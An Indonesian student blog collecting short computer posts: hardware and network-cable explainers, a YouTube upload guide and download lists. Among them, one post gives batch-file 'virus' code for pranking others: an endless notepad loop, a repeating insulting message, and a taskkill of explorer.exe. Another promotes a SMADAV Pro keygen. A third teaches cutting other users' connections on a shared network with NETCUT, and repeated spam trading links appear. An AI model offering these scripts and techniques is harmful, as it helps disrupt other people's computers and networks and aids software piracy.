Tampilkan postingan dengan label KOMPUTER. Tampilkan semua postingan
Kelompok 3
 
Cahyo Bulan Purnomo            (03)
Fauzi Ali Farhi                         (12)
Ferdy Senja Putra N.               (14)
Nur Khotamul Ambiya’           (32)
Yunus Syahbana                      (39)

Teks Prosedur Pembuatan Video, Editing, dan Mengunggahnya ke Youtube
1     1. Pembuatan video     Alat-alat yang dibutuhkan: Kamera dan tripod.


      2.       Editing video
             Aplikasi yang bisa digunakan: Movie Maker, Pinnacle, Adobe Premiere, Adobe After Effects,            Corel Video Studio, Magic Vegas Pro, dan lain-lain. Dasar-dasar editing video menggunakan aplikasi         Corel Video Studio X5.


               3.       Mengunggah video ke youtube

                       Masuk ke akun YouTube Anda.
                      

1.       Klik Upload di bagian atas laman.
2.       Sebelum mulai mengupload video, Anda dapat memilih setelan privasi video.
3.       Pilih video yang ingin Anda upload dari komputer. Anda juga dapat membuat rangkaian slide video atau mengimpor video dari Google Foto.
4.       Selama video diupload, Anda dapat mengedit informasi dasar dan setelan lanjutan untuk video, serta menentukan bila ingin mengirim notifikasi ke para pelanggan (jika Anda menghapus centang opsi ini, para pelanggan tidak akan mendapatkan notifikasi). Partner juga dapat menyesuaikan setelan Monetisasi.
5.       Klik Publikasikan untuk menyelesaikan proses upload video publik ke YouTube. Bila Anda mengatur setelan privasi video ke Pribadi atau Tidak Tercantum, cukup klik Selesai untuk menyelesaikan upload, atau klik Bagikan untuk berbagi video secara pribadi.
6.       Bila Anda belum mengeklik Publikasikan, video tidak dapat dilihat orang lain. Anda dapat memublikasikan video kapan saja di Pengelola Video.

Apabila anda belum mempunyai akun, maka anda harus membuat terlebih dahulu


1.       Ikuti langkah-langkah di layar untuk menyelesaikan penyiapan akun Anda.
2.       Setelah membuat Akun Google, Anda dapat menggunakannya untuk masuk ke Gmail di komputer, ponsel, atau tablet.


Demikianlah proses atau cara pembuatan video, editing, serta mengunggahnya. Untuk info lebih lengkapnya, bisa melihat di video tutorialnya. Semoga bermanfaat, dan sekian terima kasih.

Perangkat Keras Masukan
Perangkat masukan (input device) adalah segala peralatan yang dapat digunakan untuk memasukkan data ke dalam komputer. Data tersebut dapat berupa teks, gambar, suara, video dan lain-lain. Contoh :
  • Keyboard : sebuah papan yang terdiri atas tombol-tombol untuk mengetikkan kalimat dan simbol-simbol khusus lainnya pada komputer.
  • Mouse : Mouse adalah hardware yang dihubungkan dengan komputer yang fungsinya sebagai penggerak kursor yang memberikan sebuah perintah masukan atau input pada sistem windows.
Perangkat Keras KeluaranPerangkat keluaran (output device) adalah peralatan yang digunakan untuk menyajikan hasil pemrosesan komputer kepada pemakai, antara lain :
  • Monitor : Suatu perangkat yang dipergunakan untuk menampilkan hasil dari pemrosesan komputer dalam bentuk visual.
  • Printer : Printer merupakan perangkat yang berfungsi untuk mencetak dokumen, gambar dan dokumen lainnya pada kertas atau bahan cetakan.
  • Speaker : Untuk menyajikan keluaran berupa suara atau audio.
Perangkat Pengolah Data
  • Motherboard : Motherboard atau mainboard merupakan suatu sirkuit board yang memuat komponen-komponen utama komputer seperti CPU, Memori, BIOS, Chipset dan pengontrol komponen lain.
  • Bus : Bus dapat diartikan sebagai tempat lintasan data dari suatu komponen ke komponen yang lain.
  • CPU : CPU (Central Processing Unit) merupakan unit proses yang menjalankan instruksi, mengolahnya, dan melakukan komunikasi. CPU yang disebut juga processor atau microprocessor sering dikatakan sebagai "otaknya" komputer.
  • ROM : ROM (Read-Only memory) adalah jenis memori yang hanya bisa dibaca dan telah disediakan oleh pabrik pembuat motherboard. Di dalamnya terdapat BIOS (Basic Input Output System) yang merupakan sekumpulan program untuk melakukan tugas-tugas dasar seperti mentransfer data dan mengendalikan peralatan harddisk, keyboard, dan sebagainya.
  • RAM : RAM (Random-Access Memory) adalah jenis memori untuk menyimpan program dan data yang dapat ditulis atau dibaca oleh prosesor. Penyimpanan ini bersifat sementara selama ada aliran listrik. Apabila aliran listrik terputus, maka program atau data yang tersimpan di dalamnya akan hilang. Tiap unit komputer diharuskan mempunyai RAM. Pada komputer generasi sekarang, tempat untuk menampung memori RAM pada motherboard biasa disebut dengan slot memori. Biasanya terdapat lebih dari dua slot memori.
  • Cache Memory : Memori yang ada dalam CPU digunakan sebagai perantara antara RAM dan CPU disebut cache memory. Memori ini mempunyai kecepatan lebih tinggi daripada RAM. Dengan
    menggunakan cache, pemrosesan data dapat dilakukan lebih cepat daripada mengambiI data secara langsung ke RAM.
Berjumpa lagi dengan saya ... kali ini saya akan berbagi sebuah game yang sudah jadul banget sebenarnya ... tapi mungkin masih banyak orang yang menggemari game ini ... ROAD RASH ... ingatkah kalian ? game ini dulu saya mainkan di Windows XP .... tapi kali ini game yang akan saya bagikan bisa dimainkan di Windows 7 ...

Seperti namanya, game ini berisi balap motor ... kalian diberi fasilitas bisa menendang , memukul , dll.
Brutal banget ya .... wkwkwkwkwkwk ......

"Kalau cheat gimana min ?" , kalau itu yang terlintas diotak kalian ... tenang aja ... sudah saya masukkan tutorial install dan cheatnya ... kalian nanti tinggal download aja ....

Berikut ini tampilan dari game ROAD RASH :


Yah , kira kira seperti itu ... silahkan download gamenya :

Via SolidFiles -------------- [ DISINI ] ----->

Sekian dari saya , dan selamat bermain !!
Hai semua ... kali ini admin mau berbagi tentang CARA MEMBUAT VIRUS MENGGUNAKAN NOTEPAD ...

Yah ... ini bisa dibilang cukup iseng ... tapi gak apalah ... admin cuman mau berbagi ilmu dengan kalian semua ...

Admin tidak bertanggung jawab dengan keusilan yang akan kalian buat ... wkwkwkwkwkwk ...

Baiklah ... simak langsung caranya !!

Pertama yang perlu kalian lakukan adalah buka Notepad. Klik Start , ketik "Notepad" *tanpa tanda kutip.


kalian copy paste kode kode di bawah ini, pilihlah yang mana yang kalian inginkan.

> CODE VIRUZ NOTEPAD
*efek : membuat program.exe membuka terus menerus sebanyak-banyaknya
code :

@ECHO OFF
TITLE VIRUZ
color 0c
:startviruz
notepad.exe 
goto startviruz


> CODE VIRUZ MESSAGE
*efek : membuat muncul pesan secara berulang-ulang

@ECHO OFF
TITLE VIRUZ
color 0c
:startviruz

msg * YANG PUNYA LAPTOP JELEK !!!
goto startviruz
*keterangan, teks merah bisa kalian edit sesuka hati.

> CODE VIRUZ KILL EXPLORER
*efek : membuat explorer windows akan hilang sehingga hanya wallpaper yang muncul.

@ECHO OFF
TITLE VIRUZ
color 0c
:startviruz

taskkill /f /im explorer.exe

Setelah kalian memilih salah satu code di atas ... kalian paste di notepad yang sudah kalian buka lalu simpan dengan nama sesuka hati kalian dengan syarat, pilih type All Files dan beri ".bat" *tanpa tanda kutip diakhir nama. Contoh : Viruz.bat


Sekian dari saya, dan terima kasih atas kunjungan anda . . .


Bertemu lagi dengan saya .... Pernahkah kalian mengalami data hilang di flashdisk ?? terhidden ??? Kali ini saya akan memberikan solusinya ....

Biasanya Virus lah yang menyebabkan ini semua .... sebelumnya kalian scan dulu secara keseluruhan mulai dari Local Disk C , D , E ....


Cara Pertama :

Scan Flashdisk anda menggunakan Antivirus yang anda miliki ...

Cara Kedua :

Menggunakan program yang saya buat .... kalian bisa mendownloadnya DISINI <<

Cara penggunaannya sudah saya lampirkan di ZIP nya .... tapi biar lebih jelas ... saya jelaskan disini
Pertama kalian buka aplikasi UNHIDE.bat , boleh di ekstrak dulu atau langsung dibuka.


Setelah itu kalian masukkan dimana letak FlashDisk Kalian ? di F / G / H / I ?
Kali ini punya saya di F ,


maka ketik "F" tanpa tanda kutip di program tadi, lalu tekan ENTER ....


Selesai ... sekarang cek di FlashDisk kalian ...
Sekian dari saya ... Jika bingung , silahkan KOMENTAR !!!

HALLO !!! Bertemu lagi dengan saya yang membuat hari anda lebih berwarna ... wkwkwkw ...
Kali ini saya mau berbagi bagaimana cara membuat SMADAV menjadi PRO !!! Wow ... prok prok prok ...

Lihat ini aplikasi SMADAV saya !!


Gimana ??!! udah pro kan !!!?? "Loh ... memang bedanya apa ??"
Kalau itu yang terlintas di pikiran kalian ... coba kalian buka SMADAV dan klik pada menu PRO.
Tuuuuh !! lihat bedanya :


Gimana !!?? sudah mulai pengen banget ya .... !!??? Okay ... Caranya , Kalian download dulu KEYGEN SMADAV PRO DISINI <<

Sudah download kah ??? Kalau sudah kalian Ekstrak bisa, atau kalian langsung buka program SmadavKeyGen.exe di dalamnya !! Atau kalian bisa pakai akun saya yang sudah saya masukkan di dalamnya ...


Langsung kalian ketikkan Nama Akun sesuka kalian di bagian Name ....
Nanti di bagian Serial akan muncul nomor togelnya .... wkwkwkwkwk ....
Selanjutnya kalian kembali ke SMADAV ... klik menu MANAGE ... lalu masukkan Nama dan Key disitu :


Kalau sudah klik register !! dan nikmati smadav pro kalian !!!
Sekian dari saya !! Kalau bingung bisa komentar atau hubungi saya lewat FACEBOOK , TWITTER, atau NOMOR HP ... bisa dilihat di bawah pada bagian KONTAK SAYA.

Hallo Cheater !! Gak usah basa basi langsung download aja Cheat Engine 6.4 <<

TAG :

- DOWNLOAD CHEAT ENGINE
- CHEAT ENGINE
- CHEAT
- MENGGUNAKAN CHEAT ENGINE
- CHEAT ENGINE 6.4
- ENGINE
- CHEATER
- DOWNLOAD CHEAT
SCREENSHOT LAYAR PC
Sekarang ini yang dibutuhkan tidak hanya memotret orang saja , tapi sekarang juga dibutuhkan memotret tampilan layar PC kita masing masing. Nah . . untuk memudahkan hal tersebut sekarang disediakan sebuah software yang bernama Lightshot. Lightshot itu apa ya ? Lightshot adalah software atau tool yang dapat kita gunakan untuk Screen Capture atau memotret tampilan PC kita. Nah, dengan software ini sobat dapat memotret tampilan PC dengan cepat, dan tidak perlu repot-repot membuka Paint atau program semacamnya. Setelah sobat memotret tampilan PC, sobat bisa langsung meng-upload hasil Screen Capture tadi ke internet atau meng-editnya secara Online.
Tertarik ? Kalian bisa mendownloadnya disini : Lightshot
Sekian postingan dari saya !!
Modem digital subscriber line (DSL) adalah jenis modem yang digunakan untuk menghubungkan komputer pribadi (PC) ke Internet. Modem DSL dapat menyediakan akses Internet yang cepat, karena dirancang untuk digunakan dengan koneksi DSL berkecepatan tinggi. Koneksi modem DSL dianggap jauh lebih cepat daripada koneksi dial-up internet. Selain kecepatan yang lebih besar, layanan DSL memungkinkan pengguna untuk berbicara di telepon sambil mengakses internet.

Sebuah Modem DSL lain, disebut sebagai asymmetric DSL (ADSL) modem, menyediakan layanan yang mirip, dengan pengecualian kecepatan yang diberikan oleh modem dial-up. Namun, ada beberapa perbedaan utama dalam setup dan make up teknologi dari modem DSL. Sebagai contoh, modem dial-up sering, meskipun tidak selalu, diinstal di dalam terminal komputer. Sebaliknya, modem DSL biasanya eksternal dan terhubung ke komputer via port USB atau Ethernet.

Ada modem ADSL yang menggunakan baik USB atau port Ethernet, maupun yang dirancang untuk keduanya. Meskipun modem DSL mungkin mampu bekerja dengan universal serial bus (USB) port, kebanyakan ahli merekomendasikan penggunaan sebuah port Ethernet. Dikatakan bahwa sambungan jauh lebih baik bila port Ethernet yang digunakan.
Sebuah Ethernet DSL modem dapat digunakan pengguna komputer secara langsung atau yang memiliki jaringan PC. Router dapat digunakan untuk memungkinkan lebih dari satu komputer untuk menikmati koneksi Internet yang sama. Router yang digunakan harus mencakup Network Address Translation (NAT). Sebaliknya, modem USB direkomendasikan untuk digunakan dengan satu komputer saja. Biasanya, modem terhubung langsung melalui port USB tidak dapat mendukung router.
DSL modem dapat dibeli dari tokoh elektronik, komputer, dan department store. Mereka juga tersedia secara online dari berbagai perusahaan, serta penjual swasta. Sering kali, mereka dijual dengan kabel yang diperlukan, power supply, dan filter dalam satu paket. Filter termasuk dengan modem DSL disebut low-pass filter. Mereka digunakan untuk menyimpan data dari sinyal yang menyebabkan interferensi dengan panggilan telepon biasa.
Seringkali, perusahaan yang menyediakan DSL modem yang menawarkan layanan kepada pelanggan mereka secara gratis. Seringkali, sebagai syarat untuk menerima modem DSL gratis, pelanggan harus menandatangani kontak setuju untuk membayar layanan Internet perusahaan dalam jangka waktu tertentu. Dalam kasus lain, modem DSL dibeli langsung dari penyedia layanan. Beberapa perusahaan menawarkan modem untuk disewa.


DEFINISI KABEL UTP
Kabel UTP adalah UTP singkatan dari “unshielded twisted pair” yaitu jenis kabel ini terbuat dari bahan penghantar tembaga, mempunyai isolasi dari plastik & terbungkus oleh bahan isolasi yang dapat melindungi dari api dan juga kerusakan fisik, kabel UTP sendiri terdiri dari 4 pasang inti kabel yang saling berbelit dimana masing-masing pasang mempunyai kode warna berbeda. Atau definisi kabel UTP adalah suatu jenis kabel yang dapat dipakai untuk membuat jaringan komputer, berupa kabel yang pada bagian dalamnya berisikan 4 pasang kabel. Kabel Twisted Pair Cable ini terbagi kedalam 2 jenis diantaranya, Shielded dan Unshielded. Shielded adalah jenis dari kabel UTP yang memiliki selubung pembungkus, sedangkan unshielded adalah jenis yang tidak mempunyai selubung pembungkus. Untuk koneksinya kabel jenis ini memakai konektor RJ-45 atau RJ-11.


FUNGSI KABEL UTP
Fungsi kabel UTP yaitu dapat digunakan sebagai kabel untuk jaringan Local Area Network (LAN) pada sistem network/jaringan komputer, dan umumnya kabel UTP memiliki impedansi kurang lebih 100 ohm, dan juga dibagi menjadi kedalam beberapa kategori berdasarkan kemampuannya sebagai penghantar data.


JENIS-JENIS KABEL UTP
  • CAT 1 – Kabel UTP Category 1 [Cat1] adalah jenis kabel UTP dengan kualitas transmisi yang terendah, didesain untuk mendukung komunikasi suara analog saja.
  • CAT 2 – Kabel UTP Category 2 [Cat2] adalah jenis kabel UTP memiliki kualitas transmisi yang lebih baik dibandingkan dengan kabel UTP Cat1, jenis atau kategori ini didesain untuk mendukung komunikasi data dan juga suara digital. Kabel ini bisa mentransmisikan data sampai 4 megabit/detik.
  • CAT 3 – Kabel UTP Category 3 [Cat3] adalah kabel UTP dengan kualitas transmisi yang lebih baik dibandingkan dengan kabel UTP Category 2, jenis atau kategori ini didesain untuk mendukung komunikasi data dan suara pada kecepatan hingga 10 megabit per detik.
  • CAT 4 – Kabel UTP Category 4 [Cat4] adalah suatu jenis kabel UTP dengan kualitas transmisi yang jauh lebih lebih baik jika dibandingkan dengan kabel UTP Category 3 (Cat3) atau sebelumnya, didesain untuk mendukung komunikasi data dan juga suara sampai kecepatan 16 megabit/detik.
  • CAT 5 – Kabel UTP Category 5 [Cat5] adalah suatu jenis kabel UTP dengan kualitas transmisi yang lebih baik jika dibandingkan dengan kabel UTP Category 4 (Cat4) atau yang sebelumnya, didesain untuk mendukung komunikasi data dan komunikasi suara pada kecepatan sampai 100 megabit/detik.
  • CAT 6 – Kabel UTP Category 6 [Cat6] adalah jenis standar kabel UTP dengan sertifikasi resmi paling tinggi.
  • CAT 7 – Kabel UTP Category 7 [Cat7] adalah jenis kabel premium yang sangat cocok sekali sebagai media yang high traffic berbagai macam aplikasi dalam 1 kabel (single cable). Maksimum data yang terkirim sampai 10 Gbit/detik, dengan frekuensi 1000 Mhz.
Sekian dari saya, Wassalamu alaikum wr. wb.


referensi :
www.pengertianku.net


DEFINISI KABEL JARINGAN COAXIAL
Kabel jaringan Coaxial memiliki nama lain BNC yang merupakan singkatan dari Bayonet Naur Connector, atau umum juga disebut dengan istilah ‘COAX’. Sementara dalam bahasa Indonesia, istilah kabel Coaxial dapat diartikan sebagai kabel sepaksi atau sesumbu.
Jika diartikan secara umum, kabel Coaxial dapat didefinisikan sebagai sarana penyalir atau pengalirhantar (transmitter) yang bertugas menyalurkan setiap informasi yang telah diubah menjadi sinyal–sinyal listrik.
Sementara definisi kabel Coaxial jika dipandang dari segi dunia jaringan komputer, dapat disimpulkan Definisi kabel jaringan Coaxial yakni suatu jenis kabel yang diperuntukkan sebagai media transmisi terarah (guieded/wireline) guna kepentingan perpindahan arus data dalam dunia jaringan komputer.

FUNGSI KABEL JARINGAN COAXIAL
Awalnya kabel Coaxial hanya digunakan untuk kabel antena TV saja, namun seiring dengan kemajuan jaman fungsi kabel Coaxial berkembang untuk digunakan pada jaringan LAN.
Adapun fungsi kabel jaringan Coaxial yang utama yakni sebagai media penghubung yang mengalirkan data dari perangkat keras komputer yang satu dengan perangkat keras komputer lainnya, dimana kemampuan melakukan transmisi data kecepatan tingginya bisa dikatakan cukup baik, disamping fungsi lainnya untuk membagi sinyal broadband atau sinyal frekuensi tinggi.

Sekian dari saya, wassalamu alaikum wr. wb.


referensi :
http://teknodaily.com


Pengertian RJ-45
RJ sendiri memiliki berbagai tipe mulai rj 11, rj 25, rj 45, dan lain sebagainya. Di antara tipe-tipe 
register jack atau RJ tersebut. Connector rj45 merupakan tipe yang sering digunakan. Lalu apa itu connector rj45 atau modular plug?

Connector RJ 45 adalah penghubung atau konektor kabel ethernet (bagian jejaring komputer) yang digunakan dalam jaringan. Connector RJ 45 sebagai peralatan dalam jaringan yang demikian populer bisa  digunakan untuk jaringan telekomunikasi maupun jaringan internet. RJ ini merupakan konektor yang sudah terstandar untuk jaringan lokal seperti LAN maupun jaringan lainnya.
Connector rj45 biasanya terdapat pada ujung kabel dari UTP (unshielded twisted pair) yang menghubungkannya ke pemancar penerima (transceiver). Connector rj 45 akan menghubungkan kabel UTP dengan transceiver tadi.
Agar connector RJ 45 atau modular plug bisa digunakan perhatikan warna yang digunakan. Urutan warna tak bisa dipasang atau disambungkan sembarangan. Warna dalam connector RJ 45 biasanya sudah memiliki standar yaitu sesuai standar T568A maupun T568B.
Connector RJ 45 bisa menghubungkan dua atau lebih jaringan. Nah, menghubungkan dua jaringan pemasangan harus menggunakan kabel cross over, sementara jika menghubungakan lebih dari dua jaringan harus menggunakan kabel straight through.

Fungsi Konektor RJ-45
Selain menjelaskan apa itu connector rj45 atau modular plug, di sini akan diurai pula fungsi dari konektor jaringan tersebut. Fungsi utama dari connector RJ 45 atau modular plug adalah menyambungkan kabel UTP dengan pemancar penerima, Komputer, Switch, Patch Panel dan lain-lain. RJ 45 hanya bisa digunakan untuk kabel UTP/STP 4 Pair.
Konektor RJ 45 dan kabel UTP digunakan untuk jaringan komputer yang terkoneksi dengan internet. Misalnya kita yang menggunakan PC atau laptop selain bisa mendapatkan koneksi internet melalui wifi juga bisa menggunakan internet melalui konektor RJ 45 yang ada pada kabel UTP dan tersambung dengan PC/laptop.

Sekian dari saya, Wassalamu alaikum wr. wb.


referensi :
http://www.helenturvey.com
1. Mozilla Firefox

Mozilla Firefox Support :

Copy the BEST Traders and Make Money : http://bit.ly/fxzulu
Mozilla Firefox Support :

Copy the BEST Traders and Make Money : http://bit.ly/fxzulu
Support :
Windows Xp,Windows Vista,Windows Seven ,Mac OS

Klik disini untuk download Mozilla Firefox

2. Google Chrome

Support :
Windows XP,Windows Vista,Windows Seven,Mac OS

Klik disini untuk download Google Chrome


3. Internet Explorer


Support :
Windows Xp,Windows Vista,Windows 7

Klik disini untuk download Internet Explorer


4. Opera


Support :
Windows XP,Windows Vista,Windows 7,Mac OS

Klik disini untuk download Opera

5. Safari Apple

Support :
Windows XP,Windows Vista,Windows Seven,Mac OS

Klik disini untuk download Safari Apple

6. Maxthon

Support :
Windows Xp,WIndows Vista,Windows Seven

Klik disini untuk download Maxthon


7. Flock

Support :
Windows XP,Windows Vista,WIndows Seven,Mac OS

Klik disini untuk download Flock

8. Avant Browser

Support :
Windows XP,Windows Vista,Windows Seven

Klik disini untuk download Avant Browser


9. Deepnet Explorer

Support :
Windows XP,WIndows Vista,WIndows Seven

Klik disini untuk download Deepnet Explorer

10. Phaseout

Support :

Windows XP,Windows Vista,Windows Seven

Klik disini untuk download Phaseout


Sekian dari saya, Wassalamu alaikum wr. wb.


Mozilla Firefox Support :

Copy the BEST Traders and Make Money : http://bit.ly/fxzulu
Yang suka iseng .... Atau yang punya dendam sama orang pas di warnet ... Kill aja laptopnya .... wkwkwkwkwk .... putusin aja koneksinya biar tuh orang kesel .... pengen tau caranya ? Simak baik baik kawan !!

Kali ini saya menggunakan software NETCUT ...
Seperti namanya, software ini berfungsi untuk memutus koneksi PC lain yang masih dalam 1 jaringan internet.
Software ini memiliki banyak fitur .. tapi yang akan saya jelaskan hanya fitur untuk memutus koneksi saja ...
Kalian bisa mendownload software ini DISINI <<

Sudah download softwarenya ? jika sudah silahkan buka software NETCUT tersebut.

                                  
Klik PC yang ingin anda potong koneksinya ...
misalnya ini saya pengen motong koneksi PC-005

                                   
Setelah anda klik ... jika anda ingin memotongnya ... tekan CUT OFF (READY). seperti contoh gambar dibawah ini ....


Jika sudah anda klik ... akan muncul logo merah pada PC yang anda cut koneksinya tadi yang menandakan bahwa PC tersebut koneksinya sudah terputus.


Jika anda kasihan dan ingin mengembalikan koneksi PC itu .... anda klik PC target anda dan anda klik RESUME .....


Sekian TUTORIAL MEMOTONG KONEKSI PC LAIN dari saya ....
Wassalamu alaikum wr. wb.